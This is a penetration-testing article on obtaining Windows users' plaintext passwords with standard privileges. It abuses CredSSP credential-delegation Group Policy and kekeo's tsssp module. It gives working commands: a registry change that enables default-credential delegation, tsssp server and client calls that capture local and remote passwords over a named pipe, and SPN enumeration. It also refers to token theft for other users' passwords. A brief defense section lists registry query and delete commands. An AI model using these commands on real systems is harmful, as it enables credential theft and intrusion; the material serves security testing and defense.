
0x00 Preface
---
In penetration testing, to obtain user passwords within Windows systems, the common approach is to read the memory of the lsass process. This method not only requires obtaining administrator privileges on the system but also, in many cases, necessitates bypassing the system's protection mechanisms for the lsass process.
In my previous article 'Windows Password Hashes - Introduction to Net-NTLMv1', I introduced a method using InternalMonologue to obtain current user credentials (by making local procedure calls to the NTLM authentication package (MSV1_0) via SSPI to compute NetNTLM responses), which does not require manipulating the lsass process.
This article will introduce another method to obtain the current user's password, which also does not require manipulating the lsass process.
This is a feature added to the open-source tool kekeo by Benjamin @gentilkiwi Delpy in 2018. By simply modifying the Windows system's Group Policy, it is possible to obtain a user's plaintext password with standard user privileges.
This article will briefly introduce its underlying principles, analyze exploitation approaches in different environments, and provide defense recommendations.
0x01 Introduction
---
This article will cover the following:
- Implementation Principles
- Implementation Methods
- Exploitation Analysis
- Defense and Detection
0x02 Implementation Principle
---
1. Basic Knowledge
CredSSP
Full name: Credential Security Support Provider protocol
The purpose of the CredSSP protocol is to delegate the user's plaintext password from the CredSSP client to the CredSSP server
CredSSP is commonly used in Remote Desktop Services (Remote Desktop Protocol) and Windows Remote Management (e.g., PowerShell Remoting)
CredSSP provides an encrypted Transport Layer Security protocol channel. The negotiation protocol uses Kerberos and NTLM
Reference:
https://docs.microsoft.com/en-us/windows/win32/secauthn/credential-security-support-provider
2. Configuring CredSSP Credential Delegation via Group Policy
Group Policy can specify whether applications using the CredSSP component send default credentials
Group Policy location: Computer Configuration->Administrative Templates->System->Credentials Delegation
As shown in the figure below

Allow delegating default credentials indicates automatically sending the current user's credentials when server authentication is achieved using a trusted X509 certificate or Kerberos.
Allow delegating default credentials with NTLM-only server authentication indicates automatically sending the current user's credentials when server authentication is achieved using NTLM.
Group Policy corresponding registry location: HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\CredentialsDelegation
3. Application of CredSSP credential delegation on Remote Desktop Services
For workgroup environments, enable Allow delegating default credentials with NTLM-only server authentication.
For domain environments, enable Allow delegating default credentials.
After enabling the corresponding Group Policy, when using Remote Desktop Connection, the current user's credentials will be automatically sent (in plaintext format, not hash).
Data structure is as follows:
TSPasswordCreds ::= SEQUENCE { |
References:
https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-cssp/17773cc4-21e9-4a75-a0dd-72706b174fe5
4. Implementation Principle
In summary, if we implement the following operations:
- Modify the Group Policy on Host A to automatically send the current user's credentials
- Implement server functionality on Host B to receive requests sent from Host A
Then when we control Host A to connect to Host B, Host B can obtain the plaintext password of Host A's user
For details on the CredSSP protocol, refer to:
https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-cssp/85f57821-40bb-46aa-bfcb-ba9590b8fc30
Furthermore, if we implement the following operations:
- Modify the Group Policy on Host A to automatically send the current user's credentials
- Implement server functionality on Host A to receive requests sent by Host A itself
We can also obtain the user's plaintext password
Note:

Keko's implementation method is by creating a named pipe via the SMB protocol, not the RDP protocol
As shown in the figure below
0x03 Implementation Method
---
Add group policy by modifying the registry, commands are as follows:
reg add hklm\SOFTWARE\Policies\Microsoft\Windows\CredentialsDelegation /v AllowDefaultCredentials /t REG_DWORD /d 1 |
After adding group policy, it will take effect only after the user logs in again and enters credentials, such as locking the screen, logging off, or restarting.
Implementation methods vary for different network environments.
1. Workgroup Network
Authentication method is NTLM
(1) Capture local passwords

The command to establish a server using kekeo is as follows (with regular user permissions):
tsssp::server |
The command to connect to the server is as follows (with regular user privileges):
tsssp::client /target:anyword |
As shown in the figure below
Note:
When capturing local passwords, the target parameter can be set to any character
2. Domain Network
The authentication method is Kerberos
(1) Capturing Local Passwords
The command to establish the server is as follows (with regular user privileges):
tsssp::server |
The command to connect to the server is as follows (with regular user privileges):
tsssp::client /target:anyword |
Note:
When capturing local machine passwords, the target parameter can be set to any character
(2) Capturing remote host passwords
The kekeo command to establish a server is as follows (System privileges):
tsssp::server |
The kekeo command to connect to the server is as follows (regular user privileges):
tsssp::client /target:TERMSRV/COMPUTER01.test.com /pipe:\\COMPUTER01.test.com\pipe\kekeo_tsssp_endpoint |
The result is shown in the following figure

The parameter used here corresponds to the SPN of the domain computer account
To view all SPNs in the current domain, use the setspn command:
setspn.exe -q */* |
To view all SPNs in the test domain:
setspn.exe -T test -q */* |
0x04 Exploitation Analysis
---
1. Advantages
Does not require interaction with the lsass process, thus bypassing protections on the lsass process
After modifying group policies, only standard user privileges are needed to achieve this
Note:
After adding group policies, it requires waiting for the user to log back in and enter credentials to take effect, such as locking the screen, logging off, or restarting
2. Other exploitation ideas
(1) Code extraction
I extracted the tsssp::client functionality from kekeo separately, the address is as follows:
An open-source project
The code supports connecting to local and remote servers

Only the pipi parameter needs to be filled in; my code will automatically complete the target parameter as TERMSRV/
Example command for connecting locally:
tsssp_client.exe localhost |
Test as shown in the figure below

Example command to connect to a remote server:
tsssp_client.exe Computer01.test.com |
Test as shown in the figure below
The tsssp::server feature of kekeo requires installation of OSS ASN.1/C
Note:
Executable files compiled with the trial version of OSS ASN.1/C cannot be used on systems without OSS ASN.1/C installed
(2) Capturing other users' passwords
Start kekeo.exe or tsssp_client.exe using another user's token
For token exploitation methods, refer to 'Penetration Techniques – Token Theft and Exploitation'
0x05 Defense and Detection
---
1. Query Group Policy configuration
The cmd command to query the registry is as follows:
reg query hklm\SOFTWARE\Policies\Microsoft\Windows\CredentialsDelegation |
2. Delete Group Policy Configuration
The cmd command to delete registry entries is as follows:
reg delete hklm\SOFTWARE\Policies\Microsoft\Windows\CredentialsDelegation /f |
0x06 Summary
---
This article introduces the exploitation methods of kekeo's tsssp module in different environments, providing defense recommendations based on the exploitation approach.


